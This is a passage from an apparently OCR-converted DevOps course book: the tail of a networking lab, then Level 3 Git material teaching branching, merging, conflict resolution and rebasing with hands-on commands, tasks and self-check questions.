ss -ltn | grep -E ':(5353|8443|9101|9102)\b' || echo "all lab ports free"
```

Keep `my-trace.md` and the capture files (`trace.txt`, `real-trace.txt`, `curl-v.txt`) as your portfolio evidence; delete the rest with `rm -rf ~/l2-capstone` when finished. Do not reuse the generated `shop.key` anywhere: it was created only for this lab.

8 Stretch goals and what to learn next

- Add an **L4 layer in front** (HAProxy `mode tcp` with `send-proxy`, or an Nginx `stream` block) and re-terminate TLS behind it; show how the client IP survives via the PROXY protocol (L2.9).
- Run **HTTP/3**: put Caddy or an Nginx build with QUIC in front, check `curl --http3` and the `Alt-Svc` header, and compare the handshake in `tcpdump` (UDP 443).
- Replace `minidns.py` with **CoreDNS** or **BIND** serving a real zone file with `A`, `CNAME`, `MX` and `TXT`; add a caching resolver (`unbound`) and measure a TTL-based cut-over.
- Rebuild the same stack in the cloud: Route 53 alias record to an ALB with an ACM certificate and a two-instance target group, then repeat the trace from your laptop (Level 6: Route 53 §6.12, ALB §6.14). Set a billing alarm first and tear it down immediately.
- Put the lab in Docker Compose and then Kubernetes with an Ingress (Level 4 §4.8, Level 8 §8.5).
- Go deeper on the same path: Level 12: Advanced Networking §12.1 (BGP, TLS internals, HTTP/2 and QUIC, CDNs, connection pooling, mTLS).
- **Next:** Level 3: Git and GitHub §3.1, where you start version-controlling the configuration you wrote here.

LAB NOTES What I ran, what I saw, what it means

LEVEL 3 · PART I

Git & GitHub

3

Goal: Use Git and GitHub as a team collaboration and release system, not just a save button.

RECOMMENDED TIME	TOPICS
2-3 weeks	13

PRACTICE / CAPSTONE

Set up a repo with protected main, PR workflow, semantic-version tags, and a GitHub Actions workflow that runs on PRs and releases on tags.

Topics


#	Topic	What you will learn
1	Branching and Merging **p.565**	branches, fast-forward vs merge commit, conflicts
2	Rebasing **p.577**	rebase vs merge, interactive rebase, golden rule, force-with-lease
3	Cherry-picking **p.587**	hotfix backports, release branches
4	reset and revert **p.599**	soft/mixed/hard reset, revert on shared branches, reflog recovery
5	stash **p.609**	saving WIP, stash list/pop/apply, stash branches
6	Tags **p.619**	lightweight vs annotated, release tags, signing
7	bisect **p.629**	binary search for a regression, automated bisect with a test script
8	Protected Branches and Pull Requests **p.639**	branch protection rules, required reviews/checks, CODEOWNERS, merge queue
9	Trunk-based Development and GitFlow **p.651**	branching strategies, feature flags, trade-offs
10	Semantic Versioning and Release Management **p.663**	semver, conventional commits, changelogs, GitHub Releases
11	GitHub Actions: Workflows, Jobs and Triggers **p.677**	workflow YAML, events, jobs, steps, matrix, caching

#	Topic	What you will learn
12	GitHub Environments and Secrets **p.691**	environments, protection rules, secrets, OIDC to cloud
13	Artifacts and Runners **p.705**	upload/download artifacts, GitHub-hosted vs self-hosted runners
★	Level capstone project **p.719**	Set up a repo with protected main, PR workflow, semantic-version tags, and a GitHub Actions workflow that runs on PRs and releases on tags.

How to work through this level

1. Read each topic in order: *what it is* → *why it matters* → *real-world example* → *diagram* → *guide*.
2. Do **every task** in the topic's *Tasks* section and tick the box (`- [x]`) in your own fork or notes.
3. Answer the *Self-check questions* without looking, then reveal the answers.
4. Finish with the **capstone project**, which combines all topics of the level.
5. Move on only when you can do the capstone's *Prove it* task without the guide.

Topic flow



3.1 Branching and Merging

Topic 1 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

A Git **commit** is a snapshot of your project plus a pointer to its parent commit(s). A **branch** is nothing more than a movable, named pointer to one commit — a 41-byte file in `.git/refs/heads/`. Creating a branch is therefore instant and free: Git writes a name and a hash, it does not copy any files. `HEAD` is a pointer to "the branch (or commit) you are on right now".

Merging combines the work of one branch into another. Git has two shapes of merge. A **fast-forward** simply slides the branch pointer forward when the target has not moved. A **merge commit** (a "three-way merge") creates a new commit with *two* parents when both branches have new work. When both sides changed the same lines, Git cannot decide for you and reports a **conflict** that a human must resolve.

2 Why it matters in DevOps

- **Isolation:** every change (feature, fix, infra tweak) lives on its own branch, so `main` stays deployable. CI/CD pipelines (CI/CD §0.2) run per branch and per pull request.
- **History is an audit log:** the shape of the history (merge commits vs a straight line) decides how easy it is to find who changed a Terraform file, revert a release or bisect a regression.
- **Conflicts at 5 p.m. on release day** are a process smell. Short-lived branches and frequent merges keep conflicts small.
- **Infrastructure repos are shared state:** two people editing the same `values.yaml` or `main.tf` will conflict. Knowing how to read and resolve one safely is a daily skill.

3 Real-world system example

The Linux kernel and Git itself. Git was created by Linus Torvalds in 2005 to manage Linux kernel development, where thousands of contributors work on many branches at once. Maintainers keep subsystem branches and Linus merges them into the mainline tree; the resulting history is full of deliberate merge commits that record "this subsystem tree was pulled at this point".

GitHub and GitLab pull/merge requests. A pull request is a branch plus a discussion, and the "Merge" button on GitHub offers exactly the three strategies in this topic's family: *Create a merge commit* (a `--no-ff` merge), *Squash and merge* (one new commit on the target) and *Rebase and merge* (replay commits, covered in Rebasing §3.2). Which one a team picks is a policy decision about the shape of history.

4 Diagram

How a branch is just a pointer, and how the two kinds of merge differ:




Figure 3.1-1

The life of a merge conflict:




Figure 3.1-2

5 How it works

Command	What it does
`git branch`	list local branches (`-a` adds remote-tracking ones)
`git switch <b>` / `git switch -c <b>`	move to a branch / create and move (modern replacement for `git checkout <b>`)
`git merge <b>`	merge `<b>` into the current branch; fast-forwards when possible
`git merge --no-ff <b>`	always create a merge commit, even if a fast-forward is possible
`git merge --ff-only <b>`	refuse to merge unless it can fast-forward (safe for "update my local main")

Command	What it does
`git merge --abort`	abandon a conflicted merge and return to the pre-merge state
`git branch --merged` / `--no-merged`	which branches are (not) fully contained in the current one
`git branch -d <b>` / `-D <b>`	delete if merged / delete regardless
`git log --oneline --graph --all`	draw the history as a graph

Fast-forward vs merge commit — the trade-off

	Fast-forward	Merge commit (`--no-ff`)
History shape	straight line	branches visible, with a merge point
Records "this feature was one unit"	no	yes: one commit to revert (`git revert -m 1`)
Possible when	target has no new commits	always
Noise	none	extra merge commits

Conflict markers. During a conflict Git rewrites the file like this:

```
<<<<<<< HEAD
PORT=9000
=======
PORT=8080
>>>>>>> feature/port-8080
```

Everything between `<<<<<<<` and `=======` is *your* side (the branch you are on); between `=======` and `>>>>>>>` is *theirs* (the branch being merged). Resolve by editing the file to the final text you want and **deleting all three marker lines**. `git status` lists such files as `UU` ("both modified").

6 Step-by-step guide

Prerequisites: Git 2.30+ (`git --version`). Everything below happens in a throwaway local folder; no GitHub account needed. First-time setup, once per machine:

```bash
git config --global user.name  "Your Name"
git config --global user.email "you@example.com"
git config --global init.defaultBranch main
```

1. **Create a repo with one commit.**

```bash
git init shop-api && cd shop-api
echo '{"name":"shop-api","version":"1.0.0"}' > package.json
echo "# shop-api" > README.md
git add . && git commit -m "Initial commit"
```

2. **Branch, commit, and fast-forward merge.**

```bash
git switch -c feature/health-endpoint
echo "app.get('/health', ok)" > health.js
git add . && git commit -m "Add /health endpoint"
git switch main
git merge feature/health-endpoint
```

   Expected output ends with `Fast-forward` and a one-line diffstat. `git log --oneline --graph --all` shows one straight line.

3. **Force a merge commit with `--no-ff`.**

```bash
git switch -c feature/cart
echo cart > cart.js && git add . && git commit -m "Add cart module"
git switch main
git merge --no-ff feature/cart -m "Merge branch 'feature/cart'"
git log --oneline --graph
```

   You should see `Merge made by the 'ort' strategy.` and a graph similar to:

```
*   f81a2ae Merge branch 'feature/cart'
|\
| * 4df4226 Add cart module
|/
* e8229a4 Add /health endpoint
* b5dad63 Initial commit
```

   (Hashes will differ on your machine.)

4. **Produce a real three-way merge** (both branches have new commits, different files, so no

conflict):

```bash
git switch -c feature/search
echo search > search.js && git add . && git commit -m "Add search"
git switch main
echo "// logging" > logging.js && git add . && git commit -m "Add logging"
git merge feature/search -m "Merge branch 'feature/search'"
```

5. **Create and resolve a conflict.**

```bash
printf 'PORT=3000\nLOG_LEVEL=info\n' > config.env
git add . && git commit -m "Add config.env"
git switch -c feature/port-8080
sed -i 's/PORT=3000/PORT=8080/' config.env && git commit -am "Use port 8080"
git switch main
sed -i 's/PORT=3000/PORT=9000/' config.env && git commit -am "Use port 9000"
git merge feature/port-8080
```

(On macOS use `sed -i ''`.) Expected output:

```
Auto-merging config.env
CONFLICT (content): Merge conflict in config.env
Automatic merge failed; fix conflicts and then commit the result.
```

Inspect, fix and finish:

```bash
git status --short          # UU config.env
cat config.env              # shows the <<<<<<< ======= >>>>>>> markers
printf 'PORT=8080\nLOG_LEVEL=info\n' > config.env   # the final text you decided on
git add config.env
git commit                  # accept the default merge message
```

If you panic at any point before the final commit: `git merge --abort` puts everything back.

6. **Clean up merged branches.**

```bash
git branch --merged         # branches safe to delete
git branch -d feature/cart feature/search feature/health-endpoint feature/port-8080
```

7. **Make `git pull` safe by default** (avoids accidental merge commits when updating a shared branch):

```bash
git config --global pull.ff only
```

7 Real-world scenario

(Illustrative.) Two engineers on the `shop-api` team both edit `deploy/values.yaml` on separate branches: Maya changes the replica count from 2 to 4 for a sale, Tunde changes the same block to add a memory limit. Maya merges first. When Tunde opens his pull request, GitHub shows "This branch has conflicts that must be resolved". Tunde runs `git fetch origin && git merge origin/main` locally, opens `values.yaml`, sees both sides, keeps **both** changes (replicas: 4 *and* the memory limit), runs `helm template` to confirm the file still renders, commits the merge and pushes. The PR turns green. **Lesson:** a conflict is not a failure, it is Git asking a human to make an intent decision. The dangerous move is choosing "ours" or "theirs" blindly, or resolving without re-running the tests — always validate after resolving.

8 Common mistakes and best practices

Don't

- Leave conflict markers in a file and commit it (a CI lint such as `grep -rn '^<<<<<<<' .` catches this).
- Use `git merge -X ours/theirs` or `git checkout --ours .` on a whole tree without reading what you discard.
- Keep a feature branch alive for weeks — the longer it lives, the worse the eventual merge.
- Commit directly on `main` when a team policy says use pull requests.
- Delete a branch you have not merged with `-D` unless you are sure (you can still recover it, see reset and revert §3.4).

Do

- Branch from an up-to-date `main` (`git switch main && git pull --ff-only` first).
- Merge `main` into (or rebase onto) your branch regularly so conflicts surface in small pieces.
- Use `git log --oneline --graph --all` and `git diff main...feature` (three dots = changes on the feature since it diverged) before merging.
- Re-run tests after resolving a conflict; a clean merge can still be a broken build.

- Pick one merge policy per repo and write it down in `CONTRIBUTING.md` (see Protected Branches and Pull Requests §3.8).

9 Tasks

- [ ] **T1 — Watch a fast-forward and a merge commit** *(≈25 min, beginner)*
  - **Goal:** see both merge shapes in the history graph.
  - **Steps:**
    1. Follow steps 1-3 of the guide in a fresh folder.
    2. Run `git log --oneline --graph --all` after each merge.
    3. Run `git cat-file -p HEAD` after the `--no-ff` merge and count the `parent` lines.
  - **Done when:** the fast-forward merge shows a straight line, the `--no-ff` merge shows two `parent` lines.
- [ ] **T2 — Resolve a conflict by hand** *(≈30 min, beginner)*
  - **Goal:** resolve a content conflict and finish the merge.
  - **Steps:**
    1. Reproduce step 5.
    2. Resolve it so the file contains `PORT=8080` and `LOG_LEVEL=info`, with no markers.
    3. Complete the merge and verify with `grep -c '<<<<<<<' config.env` (expect `0`).
  - **Done when:** `git status` is clean and `git log --graph` shows the merge commit.
- [ ] **T3 — Abort and retry** *(≈20 min, intermediate)*
  - **Goal:** learn the escape hatch.
  - **Steps:**
    1. Recreate the conflict from step 5 on a new pair of branches.
    2. Run `git merge --abort`.
    3. Confirm with `git status` and `git log --oneline -3` that nothing changed on `main`.
    4. Re-run the merge and resolve it using `git mergetool` or your editor's merge view.
  - **Done when:** after the abort `git status` says "nothing to commit, working tree clean" and `config.env` has no markers.
- [ ] **T4 — Break and fix: the committed conflict marker** *(≈30 min, intermediate)*
  - **Goal:** catch a classic mistake automatically.
  - **Steps:**

1. Deliberately commit a file that still contains `<<<<<<< HEAD`.
2. Write a pre-commit hook in `.git/hooks/pre-commit` that runs `git diff --cached | grep -n '^+<<<<<<<' && exit 1 || exit 0` and make it executable.
3. Try the commit again.

- **Done when:** the commit is rejected with the offending line number printed.

☐ **T5 — Enforce a merge policy** *(≈20 min, intermediate)*

- **Goal:** make a repo refuse unsafe merges.
- **Steps:**
  1. Set `git config pull.ff only`.
  2. Make `main` diverge from a clone of it (commit locally and in a second clone, push from the second), then run `git pull` in the first.
  3. Observe the refusal and fix it with `git pull --rebase` or an explicit merge.
- **Done when:** you can explain why `pull.ff only` refused and show the two commands that resolve it.

☐ **T6 — Prove it: explain the graph** *(≈30 min, advanced)*

- **Goal:** read history like a map.
- **Steps:**
  1. Without the guide, build a repo where `git log --oneline --graph --all` shows exactly: one fast-forwarded branch, one `--no-ff` merge and one conflict-resolved merge.
  2. Explain out loud (or in writing) which command produced each shape and how you would revert the `--no-ff` feature as a single operation.
- **Done when:** your graph matches the three shapes and the explanation mentions `git revert -m 1`.

10 Self-check questions

1. What exactly is a branch in Git, and why is creating one cheap?
2. When can a merge fast-forward, and what does `--no-ff` change?
3. In a conflicted file, which side is `HEAD` and which is the incoming branch?
4. Why might a team prefer merge commits over fast-forwards for feature branches?
5. What is the difference between `git diff main..feature` and `git diff main...feature`?

ANSWERS

1. A movable pointer (a file containing a commit hash). Creating it writes one small file; no project files are copied.
2. When the target branch has no commits the other branch lacks, so Git only moves the pointer. `--no-ff` forces a merge commit anyway, preserving the fact that a feature was developed as a unit.
3. Above `=======` is `HEAD` (the branch you are on); below is the incoming branch being merged.
4. One merge commit marks the whole feature, so you can revert or inspect it as a unit and see where it was integrated. The cost is a busier graph.
5. Two dots compare the two tips directly; three dots compare the feature tip against the merge base, i.e. only what the feature added since it diverged.

11 Further reading

- *Pro Git* by Scott Chacon and Ben Straub (free at git-scm.com/book) — chapter 3, "Git Branching".
- `man git-merge` and `man gitglossary` — official reference for merge strategies and terminology.
- GitHub Docs — "About merge methods on GitHub".

LAB NOTES What I ran, what I saw, what it means

3.2 Rebasing

Topic 2 of 13 | ~3 hours | Difficulty: Intermediate

1 What it is

Rebasing takes the commits you made on a branch and *replays* them, one by one, on top of a different base commit. The content of each change stays the same, but every replayed commit is a **brand-new commit with a new hash**, because a commit's hash includes its parent. Think of it as "pretend I had started my work from the latest `main`".

Interactive rebase (`git rebase -i`) opens a to-do list of your commits so you can reorder, reword, squash (combine), drop or edit them before they are shared. It is the tool for turning a messy "wip / fix typo / fix typo again" series into a few clean, reviewable commits.

2 Why it matters in DevOps

- **Readable history = faster incidents.** A linear history with meaningful commits makes `git log`, `git blame` and bisect §3.7 far more useful when production breaks.
- **Reviewable pull requests:** reviewers read commits, not a diary of your afternoon. Squashing fix-up commits is basic courtesy.
- **The danger is real:** rewriting history that others already pulled forces them to untangle duplicate commits, and a careless force-push can erase a colleague's work. Knowing the safe pattern (`--force-with-lease`) is part of working on shared repositories.
- **Branch hygiene feeds CI/CD:** many teams require "branch is up to date with `main`" before merging; rebasing is how you satisfy that without merge-commit noise.

3 Real-world system example

Kubernetes and the Linux kernel mailing-list workflow. The Kubernetes project asks contributors to keep pull requests tidy, and its contributor guide asks for commits to be squashed so each PR carries a small number of meaningful commits. The Linux kernel goes further: patch series sent to maintainers are expected to be clean, bisectable commits, which is why kernel developers routinely rebase their local work before submitting.

GitHub itself offers rebasing as a merge strategy: the **"Rebase and merge"** button replays a PR's commits onto the base branch without a merge commit, and **"Squash and merge"** collapses the whole PR into one commit. Teams that choose these produce a straight-line `main`, which is the shape trunk-based development §3.9 favours.

4 Diagram

Merge versus rebase, starting from the same situation:




Figure 3.2-1

Why a force-push is needed after rebasing a branch that is already on the remote, and how the lease protects you:




Figure 3.2-2

5 How it works

Command	Purpose
`git rebase main`	replay current branch's commits onto the tip of `main`
`git rebase -i main`	same, but edit the to-do list first
`git rebase -i HEAD~4`	edit just the last 4 commits
`git rebase --continue` / `--skip` / `--abort`	after resolving a conflict / skip the commit / give up and restore the original

Command	Purpose
`git commit --fixup <hash>`	create a commit marked to be squashed into `<hash>`
`git rebase -i --autosquash main`	automatically order and mark `fixup!` commits
`git push --force-with-lease`	force-push only if the remote is exactly what you last fetched
`git pull --rebase`	fetch, then rebase local commits onto the updated upstream
`git reflog`	the safety net: every previous position of `HEAD`

Interactive rebase to-do verbs (the list opens in your editor, oldest commit on top):

Verb	Effect
`pick`	keep the commit as is
`reword`	keep the change, edit the message
`edit`	stop here so you can amend or split the commit
`squash`	meld into the previous commit and combine the messages
`fixup`	meld into the previous commit and discard this message
`drop`	delete the commit

The golden rule of rebasing: *never rebase commits that other people have based work on* — i.e. do not rewrite the history of shared branches such as `main`, `release/*`. Rebase your **own, private** feature branch, and expect to force-push it. If a branch is shared by several people, agree first or use merge instead.

Force-push options, from worst to best

Command	Behaviour
`git push --force`	overwrites the remote branch no matter what is there — can destroy a teammate's pushed commit
`git push --force-with-lease`	refuses if the remote branch moved since you last fetched it
`git push --force-with-lease --force-if-includes`	additionally refuses if your local branch has not integrated the remote tip you fetched (Git 2.30+)

Note that the lease compares against your *remote-tracking ref* (`origin/feature/cart`). If something runs `git fetch` in the background (an IDE, for instance), the lease can be silently refreshed without you reviewing the new commits; `--force-if-includes` closes that gap.

6 Step-by-step guide

Prerequisites: Git 2.30+. We use a local bare repository as "origin", so no GitHub account is needed.

1. **Set up an origin and a working clone.**

```bash
mkdir rebase-lab && cd rebase-lab
git init -q --bare origin.git
git clone origin.git shop-api && cd shop-api
echo "app" > app.js && git add . && git commit -m "Initial commit"
git push origin HEAD:main
```

   (Cloning an empty repo prints `warning: You appear to have cloned an empty repository.` — that is fine.)

2. **Create a feature branch with messy commits, while `main` moves on.**

```bash
git switch -c feature/cart
echo c1 > cart.js    && git add . && git commit -m "Add cart"
echo c2 >> cart.js   && git commit -am "Fix typo in cart"
echo c3 >> cart.js   && git commit -am "wip"
git switch main
echo m1 > logging.js && git add . && git commit -m "Add logging"
git push origin main
git switch feature/cart
git log --oneline --graph --all
```

   The graph shows `main` and `feature/cart` diverged from "Initial commit".

3. **Rebase the feature onto the new `main`.**

```bash
git rebase main
```

   Expected output ends with `Successfully rebased and updated refs/heads/feature/cart.` Run `git log --oneline --graph --all` again: one straight line, and your three commits now have **new hashes**.

4. **Clean up with an interactive rebase.**

```bash
git rebase -i main
```

Your editor opens with:

```
pick deceb07 Add cart
pick 0120f5c Fix typo in cart
pick 1c82045 wip
```

Change the second and third `pick` to `fixup`, save and close. Result: `git log --oneline` shows a single `Add cart` commit sitting on top of `Add logging`. *(Non-interactive version for scripts and CI:* `GIT_SEQUENCE_EDITOR="sed -i -e '2s/^pick/fixup/' -e '3s/^pick/fixup/'" git rebase -i main`*.)*

5. **Use `--fixup` and `--autosquash` the idiomatic way.**

```bash
echo more >> cart.js && git commit -am "Add cart totals"
echo bug  >> cart.js
git commit --fixup HEAD -a          # creates "fixup! Add cart totals"
git rebase -i --autosquash main     # to-do list is pre-arranged; just save
git log --oneline -3
```

Tip: `git config --global rebase.autosquash true` makes `--autosquash` the default.

6. **Publish a rebased branch safely.**

```bash
git push -u origin feature/cart                 # first push, no force needed
git commit --amend -m "Add cart module"         # rewrite the pushed commit
git push origin feature/cart                    # rejected
git push --force-with-lease origin feature/cart # accepted
```

The plain push is rejected with `! [rejected] feature/cart → feature/cart (non-fast-forward)`; the lease push prints `+ <old>...<new> feature/cart → feature/cart (forced update)`.

7. **See the lease protect a teammate.** In a second clone (`git clone origin.git mate`), switch to `feature/cart`, add a commit and push it. Back in your clone, amend again and run `git push --force-with-lease origin feature/cart`:

```
 ! [rejected]        feature/cart → feature/cart (stale info)
error: failed to push some refs to '...'
```

Your push was refused because the remote contained a commit you had never seen. A plain `--force` would have deleted it.

8. **Handle a rebase conflict.** When Git stops with `CONFLICT`, fix the file, then:

```bash
git add <file>
git rebase --continue      # or: git rebase --abort to go back to where you started
```

   Conflicts during a rebase are resolved *per replayed commit*, so a long series can conflict repeatedly. `git config --global rerere.enabled true` lets Git remember and reuse your resolutions.

9. **Rescue yourself if it went wrong.**

```bash
git reflog                    # find the line "rebase (start)" and the entry just
  before it
git reset --hard HEAD@{N}     # N = the entry before the rebase started
```

7 Real-world scenario

(Illustrative.) A `shop-api` pull request has 14 commits: "wip", "fix lint", "try again", "revert try again". The reviewer is lost and CI fails on the middle commits, so `git bisect` later cannot test them. The author runs `git rebase -i origin/main`, squashes down to three commits (`feat: add coupon model`, `feat: coupon API`, `test: coupon edge cases`), checks `npm test` passes at *each* commit with `git rebase -i origin/main --exec "npm test"`, then runs `git push --force-with-lease`. Meanwhile a teammate had pushed a one-line suggestion to the same branch through the GitHub web UI; the lease rejects the push, the author fetches, sees the suggestion, rebases it in, and pushes again. **Lesson:** rewriting history is safe when the branch is yours and your push is protected by a lease. `--exec` turns "each commit builds" from a hope into a fact.

8 Common mistakes and best practices

Don't

